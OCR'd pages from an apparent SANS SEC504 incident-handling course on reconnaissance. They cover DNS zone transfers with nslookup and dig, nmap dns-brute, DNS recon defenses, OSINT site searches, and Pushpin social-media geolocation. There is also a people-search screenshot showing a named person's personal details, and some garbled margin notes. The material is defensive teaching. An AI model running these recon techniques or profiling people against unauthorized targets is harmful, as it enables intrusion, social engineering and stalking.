

DNS Zone Transfer in Windows

DNS Interrogation

- By dumping records from your DNS servers, attackers can determine which machines are accessible on the internet
- On Windows, collect DNS records using `nslookup`

```
C:\Users\Sec504> nslookup
> server 81.4.108.41
> set type=AXFR
> set type=any
> ls -d zonetransfer.me
 zonetransfer.me.                  A      5.196.105.14
 zonetransfer.me.                  NS     nsztm1.digi.ninja
 zonetransfer.me.                  NS     nsztm2.digi.ninja
 canberra-office                   A      202.14.81.230
 dc-office                         A      143.228.181.132
```

A zone transfer allows an attacker to connect to your DNS server and grab all records associated with a particular domain. Essentially, zone transfers let an attacker grab a dump of your DNS server's brain.

By dumping all records from your DNS servers using zone transfers, an attacker can determine which machines are accessible on the internet. Using the UNIX `nslookup` command, a great deal of information can be gathered. On Windows, simply type the following commands to perform a zone transfer:

```
C:\> nslookup
> server dnsserver
> set type=any
> ls -d targetdomain
```

The `set type=any` directive means that we want any type of DNS record, including Address (A) records, Mail eXchanger (MX) records, Host Info (HINFO) records, and nameserver (NS) records. Remember to run these commands against the primary, secondary, and any other domain name servers associated with the target organization.

The example zone transfer–vulnerable server at 81.4.108.41 is supplied by Robin Wood for the ZoneTransfer.me project. More information is available at https://digi.ninja/projects/zonetransferme.php.

The output shown in the example on this page has been modified for space.



DNS Zone Transfer in UNIX

DNS Interrogation

- On some UNIX variations, `nslookup` can be used for zone transfers
  - Using the same technique used for Windows on previous slide
- Other `nslookup` variations (including the one for recent versions of Linux) do not support zone transfer
- Use `dig` instead

```
$ dig @81.4.108.41 AXFR zonetransfer.me
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
asfdbbox.zonetransfer.me. 7200          IN      A         127.0.0.1
```

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 35

On some versions of UNIX, you can use `nslookup` with the same syntax as Windows to do a zone transfer, just like we saw on the previous slide.

However, on recent versions of Linux, `nslookup` cannot do a zone transfer. Instead, we can use `dig` to achieve the same goal. To run a zone transfer using `dig`, type the following at the command prompt:

```
$ dig @dnsserverip targetdomain AXFR
```

Tên dùng DNS server của bản ghi [illegible] target domain



DNS Active Interrogation

DNS Interrogation

```
$ dig AXFR holidayhackchallenge.com
; Transfer failed.
$ sudo nmap --script dns-brute --script-args dns-
brute.domain=holidayhackchallenge.com,dns-brute.threads=6,dns-
brute.hostlist=./namelist.txt -sS -p 53
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-23 19:19 EST
| dns-brute:
|   DNS Brute-force hostnames:
|     qa.holidayhackchallenge.com - 35.196.52.224
|     docker2017.holidayhackchallenge.com - 35.190.163.207
|     download.holidayhackchallenge.com - 45.79.14.68
|     chat.holidayhackchallenge.com - 35.196.73.180
|     echo.holidayhackchallenge.com - 35.227.222.148
|_    www.holidayhackchallenge.com - 45.79.141.162
```

[illegible] DNS zone transfer → brute force [illegible]

Many DNS servers will not permit the use of DNS zone transfers. However, DNS *active interrogation* can still be a useful mechanism for host discovery. DNS active interrogation leverages a list of common hostnames (or a mutated list of hostnames, such as a common hostname followed by a series of numbers), combined with a target domain name, querying the combination of hostname and domain name to determine if the DNS name is registered.

In the example on this page we start by trying to complete a zone transfer for the holidayhackchallenge.com domain. The dig utility returns an error, indicating that the transfer has failed, indicating that the administrator has properly configured the DNS server. Next we use the Nmap tool with the dns-brute script to actively interrogate DNS records for the holidayhackchallenge.com domain.

> *Note: We're going to cover the Nmap tool as a scanner in more depth later in this book. For now, we're just using Nmap for the dns-brute module functionality.*

When using an Nmap script, arguments for the script follow the `--script-args` argument in a comma-separated list. In this example, we specify the target domain name following `brute.domain`, specify the number of concurrent DNS queries to make at the same time with `dns-brute.threads`, and specify a word list of hostnames to use for active interrogation with `dns-brute.hostlist`. The remaining arguments `-sS -p 53` are minimally needed for Nmap to perform the DNS brute force scan.

When the scan completes, we see that Nmap has identified several hostnames. These are all valuable targets for the attacker to know about, revealing functionality information for each.

Tip: To be effective, Nmap's `dns-brute` module needs a list of hostnames (specified here as `namelist.txt`). If you do not specify this argument, Nmap's `dns-brute` script will use a built-in list of approximately 70 hostnames in `./share/nmap/nselib/data/dns-srv-names`. Another source of hostnames is available through Daniel Miessler's SecLists project at https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS.



DNS Recon Defenses

DNS Interrogation

- Preparation
  - Do not allow zone transfers from just any system
    - Limit zone transfer accessibility to DNS servers only
    - Secondary and tertiary servers reject all zone transfers
  - Use split DNS
    - Publish external name information in external servers, internal name information is only accessible in internal servers
  - Make sure your DNS servers are hardened
    - All internal and external DNS servers
- Identification
  - Look for zone transfers in DNS server logs or on the network
- Cont, Erad, Recov: N/A

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 37

To defend against DNS-style reconnaissance, make sure you limit zone transfers. Your primary DNS server should allow zone transfers to be initiated by your secondary and tertiary DNS servers only. These servers, in turn, should be configured to deny all zone transfer requests.

In addition, use split DNS. With such an implementation, you have two components of your DNS infrastructure: External DNS servers and internal DNS servers. Publicly available DNS information is loaded on your external DNS servers. Internal names are loaded only on internal DNS servers.

Also, make sure your DNS servers are hardened. They are among the most sensitive components of your infrastructure from a security perspective. As we will see over the next two days, an attacker who undermines DNS can redirect traffic throughout the internet, completely compromising your network.

To identify zone transfers, look for packets going to and from TCP port 53 on your DNS servers. Normal DNS queries and responses use UDP port 53. Zone transfers use TCP port 53, a telltale sign.

DNS queries and responses [illegible] using 53 udp.

→ [illegible] port [illegible]



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview
Open-Source Intelligence (OSINT)
Lab 2.1: OSINT with SpiderFoot
DNS Interrogation
Website Searches
Search Engines as Recon Tools
Maltego Recon Suite
Web-Based Recon and Attack Sites

After getting information from whois databases and DNS servers, attackers also interrogate your own web servers.



Website Reconnaissance

Website Searches

- Search the target's own websites:
  - Press releases
  - White papers
  - Design documents
  - Sample deliverables
  - Open positions
  - Key people
  - Contacts
- Search related sites
  - Business partners, ISP, suppliers

TIP

Don't underestimate the value of information collected by simply browsing the target website. Username information, identities, positions within the organization, even conventions for how users log in to a server are valuable.

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 39

Corporate websites often contain contact information with phone numbers, which are useful for war dialing and social engineering. Some sites even include a description of their computing platforms and/or architecture. Attackers grab a copy of your entire website to look for juicy tidbits about your organization.

Search engines are also useful. By searching for information about a target, an attacker can often learn about their platforms and architecture through UseNet postings of employees. Also, websites can indicate business partners and other potential links useful in spoofing and other attacks. Modern search engines (such as Google and Bing) include the ability to search for sites linking to the target. Simply search "link:www.[target_company].com" for all sites that link to the target.

Other Website Information

Website Searches

- Public databases
  - SEC's Edgar database for publicly traded US companies
  - Job sites (such as monster.com)
  - www.pipl.com
  - www.namechk.com
  - Hacker sites
- Other open-source information
  - Newspapers, blogs, and magazines
  - Social networking sites (what expertise, which friends/associates)
  - Newsgroups with postings from employees



Joshua L Wright (jwright@has ×

https://pipl.com/se...

jwright@hasborg.com, Joswr Ght, Joshua Wrig...
twitter.com/joswr1ght
Micro Blog - Twitter

jwright@hasborg.com, Joshua Wright
plus.google.com/[illegible]/about
Personal Profile - Google Profiles

Joshua L Wright, Riverside, Rhode Island
amazon.com/gp/pdp/profile/[illegible]
Wish Lists - Amazon

Josh Wright, Joshua L Wright, 43 years old, East...
[illegible]
Requires Payment: Unlimited Background Reports - Been Ve...

Joshua L Wright, 43 years old, Riverside, Rhode ...
[illegible]
Requires Payment: Public Records Check - Instant Checkmate

Joshua Wright, 1040 Bullocks Point Avenue, Riv...
whitepages.plus/[illegible]
Clean & Simple Phone Directory - WhitePages.plus

The US government *Securities and Exchange Commission* (SEC) can be a useful information source for collecting data for publicly traded US companies. The SEC *Edgar* search engine is available at http://www.sec.gov/edgar.shtml.

Job site databases can be particularly interesting. If a company is looking to hire a Checkpoint FireWall-1 administrator, what type of firewall do you think it has?

In addition, various other open-source information is available. Newspapers, magazines, blogs, social networking sites, newsgroups, and other sites could provide just the information required by an attacker to launch a more focused attack against your organization.

We can also use sites such as namechk to identify which social networking sites a target user account may be using. Currently, namechk checks more than 100 social networking sites to see if a given account is in use. This information can be used by an attacker to develop social engineering (SE) pretexts. For example, if a target user receives an email stating his account with last.fm is about to expire, he is far more likely to click the link if he actually has an account with that site or service.

This can also be helpful for an attacker to identify which users are more susceptible to SE attacks. Generally speaking, users who are more active online are easier targets because they have a greater predisposition toward clicking links and interacting with strangers.

- SEC Edgar [illegible]
- Job site database
of hiring [illegible]
[illegible]

Pushpin

Website Searches

- Pushpin by Tim Tomes
- Social media geolocation using Flickr and Google Photo metadata
- Simply provide a lat/lon, and radius (in kilometers) and Pushpin pulls all available social media posts from that area
- Can map targets to behavior patterns
  - When and where they have lunch
  - Their religious and political leanings
- It can even be used to gather internal pictures of secured locations
  - People love to take pictures of their office and badges



[Kara Simone] We in Times Square baby! http://t.co/3LXKY0Nx
2013-01-19 21:01:58

One of the bigger struggles for many attackers is trying to tie together physical locations with cyber profiles. Pushpin by Tim Tomes (part of the Recon-ng project) addresses this issue by pulling all Flickr, Twitter, and Google Photo posts from a specific location and radius.

This can be used in a number of different attack situations. For example, many users tend to take their work computer with them to get coffee or lunch. When they do this, they tend to use whatever free wireless is available, and Pushpin can find their location. With this data, an attacker can use a number of wireless attacks when the user is not protected by their organization's security support structure.

Another oddity is how often people take geotagged pictures with their phones at work. We have found pictures of Network Operations Centers (NOCs), offices, and egress/ingress points. Finally, Pushpin is a great way to get pictures of people's badges so an attacker can clone them for access.

When Pushpin runs, it provides two sets of data. The first (shown above) is a map of a location with all of the posts located on it. When you click any of the *pins*, it shows you the social media post, picture, or video.

Note that the time frame in which the data is pulled varies wildly from provider to provider and location to location.

Pushpin is available at https://github.com/DakotaNelson/pushpin-web.

- sol flickr, twitter, → Go ogl
- geo tagged pictures

